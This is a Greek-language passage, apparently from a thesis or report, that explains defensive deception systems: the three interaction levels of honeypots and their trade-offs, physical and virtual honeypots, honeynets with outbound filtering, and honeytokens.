πραγματικές (όχι «virtual») αδυναμίες και για αυτό τον λόγο θεωρούνται και τα πιο επικίνδυνα.

Για να δημιουργήσουμε ένα τέτοιο περιβάλλον, από λίγες έως καθόλου τροποποιήσεις πρέπει να γίνουν στο πραγματικό honeypot. Τις περισσότερες φορές η πρότυπη δομή δεν είναι καθόλου διαφορετική από αυτή που συναντάμε σήμερα στα συστήματα παραγωγής πολλών οργανισμών. Το μόνο πράγμα που καθορίζει τα εν λόγω συστήματα ως honeypots είναι ότι δεν έχουν καμία αξία της παραγωγής - η αξία τους έγκειται στο να εξετάζονται, να δέχονται επίθεση, ή να τίθενται σε κίνδυνο. Όπως μπορείτε να φανταστείτε, ένα τέτοιο ισχυρό εργαλείο συνοδεύεται με ένα τεράστιο επίπεδο κινδύνου. Μόλις οι «κακοί» αποκτήσουν πρόσβαση σε ένα από αυτά τα honeypots, έχουν ένα πλήρως λειτουργικό σύστημα να αλληλοεπιδράσουν, όπου μπορούν να κάνουν ότι θέλουν, όπως να επιτεθούν σε άλλα συστήματα ή να συλλάβουν

κάποιες παραγωγικές δραστηριότητες. Ένα εκτεταμένο ποσό εργασίας πρέπει να εισέλθει σε μετριάσμο των κινδύνων αυτών.

Συχνά τα υψηλής αλληλεπίδρασης honeypots τοποθετούνται μέσα σε ένα ελεγχόμενο περιβάλλον, πίσω από κάποιο τείχος προστασίας. Η ικανότητα ελέγχου του εισβολέα δεν προέρχεται από το honeypot, αλλά από τη συσκευή ελέγχου πρόσβασης στο δίκτυο - σε πολλές περιπτώσεις το ρόλο αυτό παίζει το τείχος προστασίας. Το firewall επιτρέπει στον εισβολέα να θέσει σε κίνδυνο το honeypot που στέκεται πίσω από το τείχος προστασίας, αλλά όχι και να κάνει χρήση του honeypot για να εξαπολύσει νέες επιθέσεις. Μια τέτοια αρχιτεκτονική είναι πολύ περίπλοκη να αναπτυχθεί και να διατηρηθεί, ειδικά αν δεν θέλουμε ο εισβολέας να συνειδητοποιήσει ότι παρακολουθείται και ελέγχεται. Ένα μεγάλο μέρος της εργασίας ανήκει στο στήσιμο ενός τείχους προστασίας με την κατάλληλη βάση κανόνων.

Εξαιτίας του εκτενούς μηχανισμού ελέγχου, τα υψηλής αλληλεπίδρασης honeypots μπορεί να είναι εξαιρετικής δυσκολίας και σπατάλης χρόνου όσον αφορά την εγκατάσταση και τη ρύθμιση. Περιπλέκεται μια ποικιλία διαφορετικών τεχνολογιών, όπως το τείχος προστασίας ή τα συστήματα εντοπισμού εισχώρησης (Intrusion Detection Systems). Η διατήρηση μιας τέτοιας λύσης είναι επιπρόσθετα χρονοβόρα, καθώς θα πρέπει να αναβαθμίζουμε τη βάση κανόνων του firewall και την IDS βάση υπογραφών, παρακολουθώντας τις δραστηριότητες του honeypot όλο το εικοσιτετράωρο. Ωστόσο, αν η υλοποίηση γίνει σωστά, τα υψηλής αλληλεπίδρασης honeypots μπορούν να εντρυφήσουν στον εκάστοτε επιτιθέμενο όσο κανένα άλλο honeypot δε μπορεί.

Τα υψηλής αλληλεπίδρασης honeypots είναι πολύ διαφορετικά από τα χαμηλής αλληλεπίδρασης honeypots δεδομένου ότι παρέχουν ολόκληρα λειτουργικά συστήματα και εφαρμογές για να αλληλοεπιδράσουν οι επιτιθέμενοι πάνω σε αυτά. Τα υψηλής αλληλεπίδρασης honeypots δεν εξομοιώνουν αλλά, είναι πραγματικοί υπολογιστές με πραγματικές εφαρμογές που δίνουν στους επιτιθέμενους την δυνατότητα να τα παραβιάσουν.

Τα πλεονεκτήματα που παρέχονται από τα υψηλής αλληλεπίδρασης honeypots είναι τεράστια. Κατ' αρχάς, έχουν ως σκοπό να καταγράψουν όσο γίνεται μεγαλύτερο όγκο πληροφοριών. Όχι μόνο μπορούν να ανιχνεύσουν τους επιτιθέμενους που εξετάζουν ένα σύστημα, επιτρέπουν επίσης στους επιτιθέμενους να παραβιάσουν μια υπηρεσία και να αποκτήσουν πρόσβαση στο λειτουργικό σύστημα. Μέσα από ένα παραβιασμένο σύστημα μπορούμε να αποκαλύψουμε τα rootkits των επιτιθεμένων διότι τα φορτώνουν επάνω στο σύστημα, να αναλύσουμε τις πληκτρολογήσεις τους όταν αλληλεπιδρούν με το σύστημά μας, όταν μιλούν με άλλους επιτιθέμενους και οποιαδήποτε άλλη αλληλεπίδραση έχουν. Κατά συνέπεια, μπορείτε να μάθετε τα κίνητρα των επιτιθεμένων, τα επίπεδα ικανότητας, την οργάνωση, και άλλες κρίσιμες πληροφορίες. Επίσης, δεδομένου ότι τα υψηλής-αλληλεπίδρασης honeypots δεν εξομοιώνουν, έχουν ως σκοπό να συλλάβουν τη νέα, άγνωστη, ή απροσδόκητη συμπεριφορά. Κατ' επανάληψη, τα υψηλής αλληλεπίδρασης honeypots έχουν συλλάβει δραστηριότητα που εμφανίζεται για πρώτη φορά. Εντούτοις, αυτές οι τεράστιες ικανότητες έχουν κάποιο τίμημα. Κατ' αρχάς, τα υψηλής αλληλεπίδρασης honeypots θέτουν ένα υψηλό επίπεδο κινδύνου.

Δεδομένου ότι στους επιτιθέμενους παρέχονται πραγματικά λειτουργικά συστήματα για να αλληλοεπιδράσουν πάνω σ' αυτά. Τα ίδια τα honeypots μπορούν να χρησιμοποιηθούν ως μέσα για να επιτεθούν ή να βλάψουν άλλα μη-honeypots συστήματα. Δεύτερον, τα υψηλής αλληλεπίδρασης honeypots είναι πολύ σύνθετα. Δεν εγκαθιστάτε απλά το λογισμικό και έχετε αμέσως ένα honeypot. Αντί αυτού, πρέπει να χτίσετε και να διαμορφώσετε τα πραγματικά συστήματα για τους επιτιθέμενους για να αλληλοεπιδράσουν με αυτά. Επίσης, πολλή πολυπλοκότητα προστίθεται επειδή προσπαθούμε να ελαχιστοποιήσουμε τον κίνδυνο οι επιτιθέμενοι χρησιμοποιώντας τα honeypots να κάνουν ζημιά πραγματοποιώντας επιθέσεις σε άλλα συστήματα.

Τα υψηλής αλληλεπίδρασης honeypots μπορούν να καταγράψουν μεγαλύτερη πληροφορία από τα χαμηλής αλληλεπίδρασης. Μπορούν να καταγράψουν ολόκληρη τη σύνδεση του επιτιθέμενου με το σύστημα από τη στιγμή της παραβίασης και μετά, το τι έκανε δηλαδή και πως έγινε αυτό, τι προγράμματα εγκατέστησε στο σύστημα κτλ. Πέρα από αυτό όμως τα υψηλής αλληλεπίδρασης honeypots θέλουν πολύ περισσότερη δουλειά για να στηθούν και να συντηρηθούν. Μιας και πρόκειται για πραγματικά συστήματα, αποτελούν κίνδυνο γιατί οι επιτιθέμενοι μπορεί να τα χρησιμοποιήσουν για να πραγματοποιούν από αυτά τις επιθέσεις τους ή να βλάψουν άλλα συστήματα. Η δουλειά που πρέπει να γίνει σε αυτά είναι σημαντικά περισσότερη.

Τα μεσαίας αλληλεπίδρασης honeypots προσφέρουν στον επιτιθέμενο περισσότερες ευκαιρίες να αλληλοεπιδράσει από τα χαμηλής αλληλεπίδρασης honeypots αλλά με λιγότερη λειτουργικότητα από τις υψηλής αλληλεπίδρασης λύσεις. Μπορούν να περιμένουν κάποια ορισμένη δραστηριότητα και έχουν σχεδιαστεί για να δίνουν ορισμένες απαντήσεις σε αντίθεση με τα χαμηλής αλληλεπίδρασης honeypots. Για παράδειγμα, ίσως υπάρχει ένας ιός τύπου σκουληκιού που σαρώνει για συγκεκριμένα θέματα ευπάθειας IIS. Ένα honeypot θα μπορούσε να κατασκευαστεί για να μιμηθεί τον Microsoft IIS Web server, συμπεριλαμβανομένων των πρόσθετων λειτουργιών που συνήθως συνοδεύουν την εφαρμογή. Η απομίμηση του διακομιστή Web IIS θα μπορούσε στη συνέχεια να προσαρμοστεί στο υπάρχων και τις οποιεσδήποτε λειτουργίες ή συμπεριφορές του ειδικού τύπου σκουληκιού (worm). Κάθε φορά που μια σύνδεση HTTP γίνεται με το honeypot, αυτό θα απαντήσει ως ένας διακομιστής Web IIS, δίνοντας στον εισβολέα τη δυνατότητα να αλληλοεπιδράσει με την πραγματική λειτουργία των υπηρεσιών IIS. Αυτό το επίπεδο αλληλεπίδρασης είναι μεγαλύτερο από το χαμηλής αλληλεπίδρασης honeypot, το οποίο κατά πάσα πιθανότητα απλώς θα παρουσίαζε ένα HTTP λάβαρο. Στην περίπτωση του ιού τύπου σκουληκιού (worm), πρόθεση μας είναι να επιτεθεί στο honeypot ώστε να μπορέσουμε να συλλάβουμε το φορτίο του ιού για μελλοντική ανάλυση. Ωστόσο, στον ιό δεν δίνεται ένα πλήρες λειτουργικό σύστημα με το οποίο να αλληλοεπιδράσει, περιορίζοντας τον κίνδυνο. Υπάρχει μόνο μία μιμούμενη εφαρμογή και ως εκ τούτου αυτό δεν μπορεί να φτάσει σε υψηλό επίπεδο αλληλεπίδρασης.

Ένα άλλο παράδειγμα θα ήταν η χρήση της φυλακής ή η αλλαγή της εμφανής ρίζας δίσκου (chroot), διαδικασίες που χρησιμοποιούνται συνήθως από λειτουργίες Unix. Αυτή η

λειτουργικότητα επιτρέπει στον διαχειριστή να διαχωρίσει το περιβάλλον ενός λειτουργικού συστήματος, δημιουργώντας ένα εικονικό σύστημα μέσα σε ένα πραγματικό. Το εικονικό λειτουργικό σύστημα μπορεί να ελέγχεται από το πραγματικό λειτουργικό σύστημα, δίνοντας την όψη και την αίσθηση ενός αντίστοιχου πραγματικού. Ο στόχος για έναν εισβολέα είναι να αποκτήσει πρόσβαση στο περιβάλλον της φυλακής ή της ρίζας του δίσκου και των διαδικασιών αλλαγής της (chroot), και στη συνέχεια οι δραστηριότητες του μπορούν να παρακολουθούνται ή να ελέγχονται σε μεγάλο βαθμό από το πραγματικό ή κύριο λειτουργικό σύστημα.

Ωστόσο, υπάρχουν πολλά προβλήματα σε αυτή την προσέγγιση. Πρώτον, είναι πολύ περίπλοκη. Δεύτερον, είναι πολύ δύσκολο να έχει το εικονικό περιβάλλον, την πλήρη λειτουργικότητα και αλληλεπίδραση του αντίστοιχου πραγματικού. Όσο πιο ρεαλιστική και πλουσιότερη λειτουργικότητα αποκτά το εικονικό περιβάλλον, τόσο πιο εύκολο είναι για τον εισβολέα να ξεφύγει από αυτό και να καταλάβει το πραγματικό σύστημα. Ως εκ τούτου, τα περισσότερα από αυτού του τύπου τα honeypots δεν μπορούν να φέρουν την πλήρη λειτουργικότητα ενός πρότυπου λειτουργικού συστήματος. Αυτοί οι περιορισμοί κατατάσσουν τα περιβάλλοντα φυλακής ή αλλαγής της ρίζας του δίσκου ως μεσαίας αλληλεπίδρασης honeypots.

Τα μεσαίας αλληλεπίδρασης honeypots καταναλώνουν συνήθως περισσότερο χρόνο στην εγκατάσταση και ρύθμιση από τα χαμηλής αλληλεπίδρασης honeypots. Συχνά αυτές οι λύσεις δεν αποτελούν προ-συσκευασμένα εμπορικά προϊόντα. Από την άλλη μεριά, εμπλέκουν υψηλό επίπεδο ανάπτυξης και προσαρμογής από έναν οργανισμό. Επίσης, η αυξημένη λειτουργικότητα, όπως η μίμηση ενός συγκεκριμένου τύπου διακομιστή Web, απαιτεί περισσότερες τροποποιήσεις. Απαιτείται ένας μεγάλος όγκος εργασίας για να στήσουμε ένα honeypot που να προσομοιώνει ένα Microsoft IIS Web διακομιστή και όλες τις λειτουργίες του, περισσότερος από εκείνον για ένα χαμηλού επιπέδου honeypot με σύνδεση τη 80 ή 443 θύρα. Η δημιουργία ενός ελεγχόμενου περιβάλλοντος τύπου φυλακής ή αλλαγής ρίζας δίσκου είναι πολύπλοκη και απαιτεί πολύ περισσότερη προσπάθεια.

Η ανάπτυξη και διατήρηση μεσαίας αλληλεπίδρασης honeypots είναι πιο πολύπλοκες διαδικασίες από τις αντίστοιχες εργασίες στις χαμηλής αλληλεπίδρασης λύσεις. Οι εισβολείς έχουν μεγαλύτερη αλληλεπίδραση, έτσι πρέπει να κρατηθεί αυτή η αλληλεπίδραση σε ασφαλή επίπεδο. Μηχανισμοί πρέπει να αναπτυχθούν για να εξασφαλιστεί ότι οι επιτιθέμενοι δεν μπορούν να βλάψουν άλλα συστήματα και ότι η αυξημένη λειτουργικότητα δεν είναι ευάλωτη στην εκμετάλλευση από έναν εισβολέα. Οι δυνατότητες ενός εισβολέα μπορεί να είναι περιορισμένες ή ακόμη και «ανάπηρες», αλλά θα διατηρούν ακόμη μια θέση στο σύστημα. Επίσης, τα honeypots θα πρέπει να συντηρούνται συστηματικά, εφόσον νέες καπηλίες και ευάλωτα σημεία παρουσιάζονται συνεχώς.

Τα μεσαίας αλληλεπίδρασης honeypots έχουν επίσης μεγαλύτερη πολυπλοκότητα, και αυτό αυξάνει τον κίνδυνο στο σύστημα. Ωστόσο, μπορούν να συγκεντρώσουν μια πολύ μεγαλύτερη ποσότητα πληροφοριών. Σε αντίθεση με μια απλή σάρωση θύρας, μπορούμε πραγματικά να συλλάβουμε το φορτίο ενός σκουληκιού ή την δραστηριότητα κάποιου εισβολέα, να μάθουμε

τι θα συμβεί μετά την απόκτηση πρόσβασης στο σύστημα από τους εισβολείς, καθώς και τον τρόπο με τον οποίο επωφελούνται τα προνόμια και τα εργαλεία τους. Αυτό το υψηλότερο επίπεδο αλληλεπίδρασης έρχεται με περισσότερη εργασία και μεγαλύτερο κίνδυνο, αλλά μας ανταμείβει με ένα μεγάλο όγκο πληροφοριών.

Τα χαμηλής αλληλεπίδρασης honeypots συνήθως είναι πιο εύκολα στην εγκατάσταση, ρύθμιση, ανάπτυξη, συντήρηση και αυτά λόγω του απλού σχεδιασμού και των βασικών λειτουργιών τους. Κανονικά οι τεχνολογίες αυτές μιμούνται απλώς μια σειρά από υπηρεσίες. Ο εισβολέας έχει περιορισμένη αλληλεπίδραση με αυτές τις προσχεδιασμένες υπηρεσίες. Τα χαμηλής αλληλεπίδρασης honeypots (low interaction honeypots) είναι συστήματα που εξομοιώνουν υπηρεσίες, αδυναμίες (vulnerabilities) και λειτουργικά συστήματα. Έχουν περιορισμένες δυνατότητες, καθώς προσομοιώνουν μερικά μόνο μέρη, π.χ. τη στοίβα δικτύου. Αυτό που κάνουν είναι να εξομοιώνουν συστήματα και οι δραστηριότητες των επιτιθέμενων περιορίζονται σε αυτό που επιτρέπουν οι εξομοιωμένες υπηρεσίες. Δεν μπορεί να γίνει πλήρης υπονόμευσή τους (compromise), καθώς δεν πρόκειται για πραγματικά συστήματα με πλήρης εφαρμογές. Χρησιμοποιούν «script-based languages» για την περιγραφή της απόκρισης τους στις διάφορες ενέργειες του επιτιθέμενου.

Για παράδειγμα, ένα χαμηλής αλληλεπίδρασης honeypot θα μπορούσε να μιμηθεί ένα πρότυπο Unix server, με αρκετές υπηρεσίες να υποστηρίζει, όπως τα Telnet και FTP. Ένας εισβολέας θα μπορούσε να κάνει Telnet στο honeypot, να πάρει ένα λάβαρο που να αναφέρει το λειτουργικό σύστημα, και ίσως κάποιες εντολές σύνδεσης. Ο εισβολέας μπορεί έπειτα να προσπαθήσει να συνδεθεί με ωμή βία ή μαντεύοντας τους κωδικούς πρόσβασης. Το honeypot θα συλλάβει και συλλέξει αυτές τις προσπάθειες, αλλά δεν υπάρχει πραγματικό λειτουργικό σύστημα για την εισβολέα ώστε να συνδεθεί. Η αλληλεπίδραση του εισβολέα περιορίζεται στις απόπειρες σύνδεσης.

Ένα άλλο παράδειγμα θα ήταν να μιμηθεί έναν FTP server, όπου ίσως ο εισβολέας θα μπορούσε να λάβει μια ανώνυμη σύνδεση σχετικά με το honeypot και να «κατεβάσει» ένα αντίγραφο του αρχείου που περιέχει τον κωδικό του συστήματος, μια τακτική που συναντάται από πολλούς εισβολείς. Ωστόσο, ο ανώνυμος λογαριασμός θα είναι ο μόνος με δικαιώματα πρόσβασης. Το αρχείο με τον κωδικό δεν θα ήταν έγκυρο, διότι θα είναι ένα ψεύτικο αρχείο που δημιουργήθηκε από το honeypot, για να χρησιμοποιηθεί στην παραπλάνηση ή σύγχυση του εισβολέα. Η αλληλεπίδραση περιορίζεται στις απόπειρες σύνδεσης, την ανώνυμη πρόσβαση και τη δυνατότητα να κατεβάσει το ψεύτικο αρχείο με τον κωδικό πρόσβασης.

Η πρωταρχική αξία των χαμηλής αλληλεπίδρασης honeypots είναι η ανίχνευση, ειδικά των παράνομων σαρώσεων ή των μη εξουσιοδοτημένων προσπαθειών σύνδεσης. Επειδή προσφέρουν περιορισμένη λειτουργικότητα, το μεγαλύτερο μέρος αυτής μπορεί να χρησιμοποιηθεί από ένα πρόγραμμα. Το πρόγραμμα εγκαθίσταται απλά σε ένα σύστημα υποδοχής και ρυθμίζεται για να προσφέρει τις όποιες υπηρεσίες ζητήσει ο διαχειριστής. Αυτό καθιστά τόσο την ανάπτυξη όσο και τη συντήρηση του honeypot εύκολη διαδικασία. Αυτό που

πρέπει να κάνει ο διαχειριστής είναι να διατηρεί τα επίπεδα επιδιόρθωσης του προγράμματος και να παρακολουθεί οποιοδήποτε μηχανισμό προειδοποίησης.

Δεδομένου ότι τα χαμηλής αλληλεπίδρασης honeypots είναι απλά και προσφέρουν ελάχιστη λειτουργικότητα, έχουν το χαμηλότερο επίπεδο κινδύνου. Επίσης, δεν υπάρχει λειτουργικό σύστημα έτσι ώστε να αλληλοεπιδράσει ο εισβολέας, επομένως το honeypot δεν μπορεί να χρησιμοποιηθεί για να επιτεθεί ή να παρακολουθήσει άλλα συστήματα.

Οι χαμηλής αλληλεπίδρασης λύσεις συλλέγουν περιορισμένες πληροφορίες συναλλαγών και ενδεχομένως όσον αφορά τις δραστηριότητες του εισβολέα τις περιορισμένες μιμούμενες υπηρεσίες του. Οι πληροφορίες συναλλαγής είναι τα στοιχεία που συλλέγονται σχετικά με τις συνθήκες της επίθεσης, αλλά όχι την ίδια την επίθεση. Για χαμηλής αλληλεπίδρασης honeypots, αυτά είναι κυρίως τα ακόλουθα:

- Ώρα και ημερομηνία επίθεσης
- Πηγαία διεύθυνση IP και η θύρα της επίθεσης
- Η διεύθυνση προορισμού IP και η θύρα προορισμού της επίθεσης.

Τα χαμηλής αλληλεπίδρασης honeypots έχουν σχεδιαστεί για να συλλαμβάνουν γνωστές συμπεριφορές, όπου ο εισβολέας λειτουργεί με ένα συγκεκριμένο τρόπο και το honeypot ανταποκρίνεται βάση μιας προκαθορισμένης συμπεριφοράς. Δεν ενδείκνυνται για αλληλεπίδραση με τον εισβολέα είτε για ανακάλυψη άγνωστων ή απροσδιόριστων συμπεριφορών ή επιθέσεων.

Εξαιτίας της απλότητας και χαμηλού κινδύνου τους, τα συνιστώ για ιδιώτες ή οργανισμούς που δεν έχουν εργαστεί με honeypots ποτέ στο παρελθόν. Αν μη τι άλλο, η χρήση χαμηλής αλληλεπίδρασης honeypots θα τους οδηγήσει στην καλύτερη κατανόηση των honeypot τεχνολογιών. Μόλις αποκτήσουν αυτή τη γνώση, είναι έτοιμοι να μεταβούν στις μεσαίες ή υψηλής αλληλεπίδρασης λύσεις.

Honeypots αλληλεπίδρασης	υψηλής	Honeypots	μεσαίας	Honeypots	χαμηλής
		αλληλεπίδρασης		αλληλεπίδρασης	
Πραγματικές υπηρεσίες, πραγματικό λειτουργικό σύστημα και εφαρμογές		Προσομοίωση υπηρεσιών πάνω σε πραγματικές εφαρμογές, ΛΣ κλπ		Προσομοίωση του TCP/IP Stack, προσομοίωση υπηρεσιών, κενών ασφαλείας κλπ	
Μεγάλος κίνδυνος σε περίπτωση παραβίασης του συστήματος		Μεσαίος κίνδυνος σε περίπτωση παραβίασης του συστήματος		Μικρός κίνδυνος σε περίπτωση παραβίασης του συστήματος	
Δύσκολη εγκατάσταση, παραμετροποίηση και συντήρηση		Δύσκολη εγκατάσταση και παραμετροποίηση		Εύκολη εγκατάσταση, παραμετροποίηση και συντήρηση	

Καταγράφει μεγάλο όγκο πληροφοριών για τον επιτιθέμενο	Καταγράφει λιγότερα δεδομένα για τον επιτιθέμενο σε σχέση με ένα honeypot υψηλής αλληλεπίδρασης.	Καταγράφει λιγότερα δεδομένα για τον επιτιθέμενο σε σχέση με ένα honeypot μεσαίας αλληλεπίδρασης.
--	--	---

Πίνακας 1: σύγκριση των τριών ειδών honeypots

1.4 Είδη honeypots

Υπάρχουν δύο διακρίσεις για τα διάφορα είδη honeypots τα φυσικά και τα εικονικά:

- Ένα φυσικό honeypot (Physical Honeypot) είναι ένα πραγματικό μηχάνημα με τη δικιά του IP διεύθυνση. Μπορεί να τρέχει οποιοδήποτε λειτουργικό σύστημα - Linux, Unix, Windows κτλ. - και οποιαδήποτε υπηρεσία του ορίσουμε – π.χ. www, mysql, ή ftp. Είναι υψηλής αλληλεπίδρασης, επειδή το σύστημα μπορεί να τεθεί σε κίνδυνο ολοκληρωτικά και είναι ακριβά στην εγκατάσταση και συντήρηση.
- Ένα εικονικό honeypot (Virtual Honeypot) είναι ένα υπολογιστικό σύστημα που φιλοξενεί μερικά εικονικά μηχανήματα (virtual machines), δεν πρόκειται δηλαδή για πραγματικά μηχανήματα αλλά για προσομοίωση συστημάτων σε κάποιον υπολογιστή. Είναι πιο απλά και οικονομικά στην εγκατάσταση και συντήρηση τους από τα φυσικά honeypots και προσφέρουν πολύ ευκολότερη συντήρηση και λιγότερες φυσικές απαιτήσεις. Για εικονικά honeypots χρησιμοποιείται συχνά λογισμικό όπως το VMware (Το VMWare (Virtual Machine) είναι λογισμικό που έχει τη δυνατότητα να παρέχει ένα πλήρως εικονικό σύνολο υλικού (hardware) σε ένα λειτουργικό σύστημα το οποίο φιλοξενείται (guest) από κινούμενη IP στο δίκτυο) ή το User-mode Linux και είναι χαμηλής αλληλεπίδρασης εξαιτίας του χαμηλού κόστους εφαρμογής και συντήρησης. Με ένα δυνατό σε ισχύ μηχάνημα μπορεί να τρέχουν αρκετά διαφορετικά λειτουργικά συστήματα, το καθένα από τα οποία θα έχει τη δική του IP διεύθυνση, ενώ μπορούν να δημιουργηθούν ακόμα και αυθαίρετες δικτυακές τοπολογίες. Σε αυτήν την κατηγορία μπορεί να υπάρξουν και τα «honeynets» τα οποία εξομοιώνουν όλα τα φυσικά τους μέρη σε ένα υπολογιστή. Σε αυτή την περίπτωση τα «honeynets» αυτά ονομάζονται «virtual honeynets». Αυτή η κατηγορία προσφέρει περιορισμούς στο ποια λειτουργικά μπορούν να εξομοιωθούν (για παράδειγμα είναι δύσκολη η εγκατάσταση κάποιου Cisco router) και υπάρχει ο κίνδυνος με μια παραβίαση του host OS να υπάρξουν ταυτόχρονα παραβιάσεις όλων των υπόλοιπων.

1.5 Honeynets

Ένα honeynet ανήκει στην κλάση των honeypots υψηλής αλληλεπίδρασης. Δεν πρόκειται όμως για κάποιο μεμονωμένο σύστημα αλλά αποτελείται από διάφορα προϊόντα λογισμικού και

τεχνολογίες. Στην ουσία ένα honeynet είναι ένα τύπος αρχιτεκτονικής. Είναι ένα δίκτυο το οποίο απαρτίζεται από διάφορα μηχανήματα τα οποία μοιάζουν με συστήματα παραγωγής. Ο σκοπός του είναι η λειτουργία ενός αυστηρά ελεγχόμενου δικτυακού περιβάλλοντος όπου τα πάντα παρακολουθούνται και καταγράφονται. Τα honeynets ξεφεύγουν δηλαδή από τη λογική των honeypots ως μεμονωμένα μηχανήματα τα οποία καταγράφουν δεδομένα μόνο αν δεχτούν άμεση επίθεση, και παρουσιάζουν εν αντιθέσει ένα ολόκληρο δίκτυο στον εισβολέα με το οποίο μπορεί να έχει αλληλεπίδραση. Για τον τελευταίο λόγο είναι σημαντικό ένα honeynet να είναι πολύ καλά διαχωρισμένο από τα δίκτυα των πραγματικών συστημάτων παραγωγής, πράγμα που πετυχαίνεται συνήθως με τη χρήση συσκευών διαχείρισης πρόσβασης όπως τα φίλτρα πακέτων (packet filters).


Τα honeynets είναι δίκτυα αποτελούμενα από συστήματα honeypots τα οποία παρακολουθούνται στενά ώστε να μπορούν να εντοπιστούν και να αναλυθούν οι επιθέσεις που δέχονται τα honeypots. [5] Ένα honeynet συνήθως αποτελείται από διαφορετικού τύπου honeypots, δηλαδή συστήματα με διαφορετικές υπηρεσίες και λειτουργικά συστήματα, ώστε να συγκεντρώνονται ταυτόχρονα δεδομένα από διαφορετικά συστήματα αλλά και να αποτελούν ένα περισσότερο αληθοφανές δίκτυο. Μερικές φορές μάλιστα σχεδιάζονται ώστε να αποτελούν ολοκληρωμένα αντίγραφα δικτύων ή παραγωγικών συστημάτων. Ο στόχος ενός honeynet είναι να συλλέγει δεδομένα από κάθε δυνατή πηγή, ενώ ταυτόχρονα προστατεύει το δίκτυο με το να περιορίζει τις κακόβουλες κινήσεις από τα κατειλημμένα honeypots. Αυτό γίνεται συνήθως με το να εφαρμόζεται κάποιο φίλτρο στο εξωτερικό router για την εξερχόμενη κίνηση, ώστε αν κατειληφθούν τα συστήματα και οι επιτιθέμενοι προσπαθήσουν να κάνουν μια επίθεση denial of service πχ σε κάποιο άλλο δίκτυο, να μην είναι εφικτό.

Η υλοποίηση ενός honeynet δεν είναι μια απλή διαδικασία και απαιτούνται γνώσεις, οικονομικοί πόροι και χρόνος για την εγκατάσταση και λειτουργία ενός τέτοιου δικτύου από honeypots.

Τα honeynets δεν προσομοιώνουν συστήματα ή υπηρεσίες. Είναι ομάδες υπολογιστών με δημοφιλή λειτουργικά συστήματα της βιομηχανίας λογισμικού (Windows, Linux, κλπ), έτοιμα να δεχτούν επιθέσεις από εισβολείς. Ένα honeynet μπορεί και καταγράφει οτιδήποτε συμβαίνει σε κάποιο από τα μηχανήματα από τα οποία απαρτίζεται. Το πλεονέκτημα που προσφέρουν είναι πως τα δεδομένα διαφορετικών συστημάτων μπορούν να διασταυρώνονται και να σχηματίζεται μια ροή στην τελική πληροφορία ώστε να εξαχεται μια πιο λεπτομερής και αναλυτική εικόνα της δραστηριότητας των εισβολέων.

Ένα άλλο σημαντικό σημείο είναι το να είναι σε θέση να ανιχνευθεί άμεσα μια μη εξουσιοδοτημένη πρόσβαση σε κάποιο σύστημα εντός του honeynet ώστε ο εκάστοτε διαχειριστής να γνωρίζει ότι υπάρχει εισβολέας εντός του δικτύου. Όταν στο honeynet μπορεί να υπάρχουν δεκάδες διαφορετικά μηχανήματα αυτό μπορεί να καταστεί δύσκολο στο να γίνει έγκαιρα και αποτελεσματικά. Θα πρέπει επίσης να έχουν παρθεί τα κατάλληλα μέτρα ώστε

συνδέσεις με προέλευση το honeynet και προορισμό εκτός αυτού να είναι περιορισμένες ή να αποκλείονται.



Εικόνα 2: Παράδειγμα τοπολογίας δικτύου με χρήση honeynet.

1.6 Honeytokens

Ο όρος των honeytokens εμφανίστηκε το 2003 στον χώρο των honeypots. Παραπάνω αναφέραμε ότι τα honeypots είναι υπολογιστικοί πόροι με τους οποίους μπορεί να αλληλοεπιδράσει ο επιτιθέμενος. Στην πραγματικότητα τα honeytokens είναι κάτι γενικότερο.

Έτσι λοιπόν ως honeytoken ορίζεται ένα honeypot το οποίο δεν είναι ένας υπολογιστικός πόρος, αλλά οποιοδήποτε είδους ψηφιακή οντότητα. Αν και ως όρος αναφέρθηκε όπως είπαμε για πρώτη φορά το 2003, στην πραγματικότητα δεν πρόκειται για κάτι καινούργιο, αλλά για μια παλιά μέθοδο. Τα honeytokens μπορούν να τοποθετηθούν μέσα σε honeypots αλλά και σε κανονικά συστήματα παραγωγής και πάντα με την προϋπόθεση ότι κανείς δεν έχει λόγο να τα προσπελάσει. [6]

Τα honeytokens όπως και τα honeypots δεν λύνουν κάποιο πρόβλημα ασφαλείας. Ωστόσο μπορούν να γίνουν ένας έξυπνος τρόπος ελέγχου της ακεραιότητας, να μας προστατέψουν από κακόβουλους εισβολείς ή να βοηθήσουν στην έγκαιρη ανίχνευση μη εξουσιοδοτημένης πρόσβαση.

